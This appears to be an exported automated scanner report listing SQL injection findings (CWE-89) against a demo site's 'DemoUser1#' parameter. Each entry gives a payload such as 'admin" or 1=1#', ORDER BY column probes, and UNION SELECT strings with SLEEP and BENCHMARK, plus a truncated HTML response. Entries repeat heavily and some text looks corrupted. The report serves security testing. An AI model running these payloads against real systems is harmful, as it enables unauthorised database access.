Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1273				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 30--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 30--
Name	Value				
DemoUser1#	ORDER BY 30--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1274

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or 1=1#</td></tr></table>	Name	Value	DemoUser1#	admin" or 1=1#
Name	Value				
DemoUser1#	admin" or 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1275				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1276

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1 AND (SELECT * FROM Users) = 1</td></tr></table>	Name	Value	DemoUser1#	1 AND (SELECT * FROM Users) = 1
Name	Value				
DemoUser1#	1 AND (SELECT * FROM Users) = 1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1277				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	1)) or benchmark(10000000,MD5(1))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAUVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1278

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL ,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1279

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1280				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1281				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or '-'</td></tr></table>	Name	Value	DemoUser1#	' or '-'
Name	Value				
DemoUser1#	' or '-'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1282

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 28#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 28#
Name	Value				
DemoUser1#	ORDER BY 28#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1283				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 29--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 29--
Name	Value				
DemoUser1#	ORDER BY 29--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1284

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1285				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))#				
